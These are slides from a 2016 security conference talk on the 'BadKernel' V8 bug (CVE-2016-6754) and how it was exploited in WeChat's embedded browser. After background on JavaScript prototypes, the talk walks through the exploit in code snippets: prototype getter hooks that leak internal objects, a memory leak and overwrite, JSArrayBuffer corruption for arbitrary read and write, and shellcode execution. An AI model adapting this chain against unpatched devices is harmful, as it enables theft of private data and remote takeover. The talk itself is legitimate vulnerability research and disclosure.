



SyScan + 360
I HACK THEREFORE I AM

国际前瞻信息安全会议
INFORMATION SECURITY CONFERENCE
2016.II · SHANGHAI



BadKernel ---

Exploit V8 with a typo

Guang Gong(@oldflesher)


Yuan Deng(@scdeny)



Who we are



- Alpha Team @ 360
- **13** Google credits
- **28** Google vulnerability
- **4** Pwn contest winner
 - Pwn2Own 2015 Mobile
 - Pwn2Own 2016
 - Pwn0Rama 2016
 - PwnFest 2016



360 ALPHA



Agenda



- Background
- Prototype in JavaScript
- BadKernel exploit





V8 JavaScript Engine

- Google's Open source JavaScript Engine

- Chromium Project
- From September 2, 2008
- High-performance



- Browsers

- Chrome, Android Webview, Opera, Chromium, QQ Browser, UC Browser

- Android App


- Twitter, Facebook, Gmail, Wechat, Alipay, Mobile QQ, JD






Android Webview threat

- Total 220,000 devices



- < Chrome 33: 75%
- Chrome 53: only 38





- 91% affected
- 74% has 4 vulnerability



BadKernel CVE-2016-6754



- V8 3.20 - 4.2
- 1/16 affected



V8 3.27.34.21

? 00, 000, 000 affected

Wechat attack



- V8 in Wechat


- TBS X5
- V8 3.27.34.21

- Attack mode

- QR code
- evil URL

- Impacts

- Privacy (contacts, SM
- Passwords
- Remote control, Worm-like propagation



Agenda



- Background
- Prototype in JavaScript
- BadKernel exploit





Property

- New object

```
var obj = {}
```

- Value property

```
obj.x = 3;
```

```
obj.f = function(){};
```

```
obj.f();
```

- Accessor property

```
obj.__defineGetter__("y", function(){ return 9 });
```

```
obj.y === 9
```

```
DebugPrint: 0x40015515: [JSObject]
- map = 0x5f310f55 [FAST_HOLEY_ELEMENTS]
- prototype = 0x5fc6bdf1
{
  #x: 3 (data field at offset 0)
  #f: 0x2760dd35 <JS Function obj.f ...> (data constant)
  #y: 0x276128cd <AccessorPair> (accessor constant)
}

Smi:          [31 bit signed int] 0
HeapObject:   [32 bit direct pointer] (4 byte aligned)|01
```





Class-based OOP

```
class Base{
    public:
        void setValue(int x){
            value = x;
        }
    protected:
        int value;
};
class Derived: public Base{
    public:
        int getValue(){
            return value;
        }
};
int main(void){
    Derived *p = new Derived;
    p->setValue(100);
    cout << "Value is: " << p->getValue() << endl;
    delete p;
    return 0;
}
```

Declare base class Base

Declare Inheritance class Derived

Create Object p





Prototype-based OOP

```
var Base={  
  value:0,  
  setValue:function(){  
    this.value = 100;  
  }  
}  
function Derived(){  
  this.getValue = function(){  
    return this.value;  
  }  
}  
Derived.prototype = Base;  
Derived d = new Derived;  
d.setValue(100);  
console.log(d.getValue());
```

Create prototype Base

Declare constructor


Create Object d



Object prototype




```
var a=1  
undefined  
a.__proto__  
► Number {[[PrimitiveValue]]: 0}  
a.__proto__.__proto__  
► Object {}  
a.__proto__.__proto__.__proto__  
null
```





Prototype of function





Modifiable prototype

```
var array = [];  
array.push(1);  
array
```

► [1]

```
Object.getOwnPropertyDescriptor(array.__proto__, "push")
```

► *Object {writable: true, enumerable: false, configurable: true}*

```
var array = [];  
array.__proto__.push = function(){console.log("no push")};  
array.push(1);  
console.log(array);
```

no push

► []





Runtime function

- Native JavaScript

<https://cs.chromium.org/chromium/src/v8/src/js/>

- Call C/C++ function from native javascript

<https://cs.chromium.org/chromium/src/v8/src/runtime/>

`%GetPrototype({})`

`%DebugPrint({})`

`%SystemBreak()`

`%DisassembleFunction(function(){})`

`%OptimizeFunctionOnNextCall`

```
// CVE-2014-7928.js
// Flags: --allow-natives-syntax -
function test(x) { [x,,]; }
test(0);
test(0);
%OptimizeFunctionOnNextCall(test);
test(0);
```



Agenda



- Background
- Prototype in JavaScript
- BadKernel exploit






Root cause

- kMessages definition

```
var kMessages = {
    observe_invalid_accept:
        ["Third argument to Object.observe must be an array of strings."],
    ...
}
```

- Typo

```
var format = Messages["observe_accept_invalid"];    undefined
```





How to exploit?

- 2013.5 introduced
- 2015.3 fixed
- 2016.8 exploited

Issue [1005553003](#): Fix error message for Object.observe accept argument (Closed)

Can't Edit
Can't Publish+Mail
[Start Review](#)

Created:
1 year, 8 months ago by [adamk_ooo until nov 28](#)

Modified:
1 year, 8 months ago

Reviewers:
[caitp \(gmail\)](#), [arv \(Not doing code reviews\)](#)

CC:
v8-dev

Base URL:
<https://chromium.googlesource.com/v8/v8.git@master>

Target Ref:
refs/pending/heads/master

Project:
[v8](#)

▼ Description

Fix error message for Object.observe accept argument

BUG=[chromium:464695](#)
LOG=n

Committed: <https://crrev.com/0c305e0b1e7ab2fb00a8d10572ec1222e4c0c35>
Cr-Commit-Position: refs/heads/master@{#27171}

► Patch Set 1 : Reupload

Total comments: 2

▼ Patch Set 2 : Improve error message, simplify test

Created: 1 year, 8 months ago

	Unified diffs	Side-by-side diffs	Delta from
►	M src/messages.js	View	1
	M src/object-observe.js	View	
	M test/mjsunit/es7/object-observe.js	View	1





Leak kMessages


- Object.observe(obj, callback [, *acceptList*])
["add", "update"]

- Install hook

```
Object.prototype.__defineGetter__("observe_accept_invalid",  
function(){ kMessages = this ; } );
```

- Trigger

```
Object.observe( {}, function(){} , 1 )  
var format = Messages["observe_accept_invalid"];
```





Hook kMessages

- kMessages definition

```
var kMessages = {  
    strict_read_only_property: ["Cannot assign to read only property '", "%0", "' of ", "%1", ", ", "%3"  
    object_not_extensible:    ["Can't add property ", "%0", ", ", object is not extensible"], }  "%3"  
...  
return FormatString( format, args);
```

- Hook kMessages

```
kMessages["strict_read_only_property"].push("%3");  
kMessages["object_not_extensible"].push("%3");  
Array.prototype.__defineGetter__( 3, function(){ args = this; })
```





Leak private symbols

- PromiseSet(promise, status, value, **onResolve**, **onReject**)

*promise[**promiseStatus**] = status;*

*promise[**promiseValue**] = value;*

*promise[**promiseOnResolve**] = **onResolve**; //InternalArray*

*promise[**promiseOnReject**] = **onReject**; //InternalArray*

Leak **onResolve** to leak InternalArray

promise	
<i>promiseStatus</i>	<i>status</i>
<i>promiseValue</i>	<i>value</i>
<i>promiseOnResolve</i>	<i>onResolve</i>
<i>promiseOnReject</i>	<i>onReject</i>






Leak promiseStatus

- Leak promiseStatus

```
Array.prototype.__defineGetter__( 3, function(){ args = this; })
Object.freeze(p.promise);
promiseStatus = args[0];
```



- Throw NewTypeError("strict_read_only_property")

```
return FormatString(["...", "%0", " of ", "%1", "%3"], [ promiseStatus, promise ]);
```





Leak promiseValue

- Leak promiseValue

```
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
Object.freeze(this);
promiseValue = args[0];
```



- Throw NewTypeError("object_not_extensible")

```
return FormatString(["...", "%0", "...", "%3"], [ promiseValue ]);
```





Leak InternalArray

- Leak InternalArray

```
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
Object.freeze(this);
promiseOnResolve = args[0];
onResolve=pro[promiseOnResolve];
InternalArray = Object.getPrototypeOf(onResolve);
```

promise	
promiseStatus	status
promiseValue	value

promiseOnResolve	onResolve
------------------	-----------

- Throw NewTypeError("object_not_extensible")

```
return FormatString(["...", "%0", "...", "%3"], [ promiseOnResolve ]);
```






Leak memory

- encodeURI()

```
var array = new InternalArray(uriLength);
var result = %NewString(array.length, NEW_ONE_BYTE_STRING);
for (var i = 0; i < array.length; i++) {
    %_OneByteSeqStringSetChar(i, array[i], result); //call getter
}
```



- Hook InternalArray to leak

```
Object.prototype.__defineGetter__.call(innerProto, 0, function(){ this.length=1; return 0x48 }
```



Overwrite




- `encodeURIComponent()`

```
var array = new InternalArray(uriLength);  
var result = %NewString(array.length, NEW_ONE_BYTE_STRING);  
for (var i = 0; i < array.length; i++) {  
    %_OneByteSeqStringSetChar(i, array[i], result); //call getter  
}
```

- Hook InternalArray to overwrite

```
Object.prototype.__defineGetter__.call(innerProto, 0, function(){  
    for(var i=0; i < overStr.length; i++){  
        this[ i + oldLength ] = overStr.charCodeAt(i);} } }
```



Overwrite JSArrayBuffer



JSArrayBuffer A								Element		0	1	2	3	...	16
M	P	E	B	L	F	M	L						

M: pMap
P: pProperties
E: pElements
B: pBackingStore
L: ByteLength
F: Flag

JSArrayBuffer B							
M	P	E	B	L	F




Should leak **M**, **P**, **E**, address of JSArrayBuffer **B**



Leak JSArrayBuffer

- Heap spray





Arbitrary read/write

- ArrayBuffer A control ArrayBuffer B

`vA.setUint32(3*4, address, true);`


`vA.setUint32(4*4, length, true);`

- Read

`vB.getUint32(0, true);`

- Write

`vB.setUint32(0, written_value, true);`





Execute shellcode

- JSFunction

```
var huge_func = new Function('a', "eval('');");
```

JSFunction					
M	P	E	CodeEntry



- Call shellcode

```
huge_func();
```



Demon



- Exploit Wechat with BadKernel

<http://video.weibo.com/player/1034:5bee6e775e81ad8b0486eaa519ea223b/v.swf>





Q & A





Thanks!

